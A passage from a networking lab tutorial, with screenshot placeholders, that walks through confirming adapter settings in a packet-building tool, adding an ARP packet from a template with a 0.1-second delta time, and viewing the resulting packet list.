
Note: If a pop-up appears, close the window.




- When the **Select Adapter** window appears, check the **Adapter** settings and click **OK**.
- To add or create a packet, click the **Add** icon in the **Menu** bar.



9. In the **Add Packet** dialog box, select the **ARP Packet** template, set **Delta Time** as **0.1** seconds, and click **OK**.




10. You can view the added packets list on the right-hand side of the window, under **Packet List**.



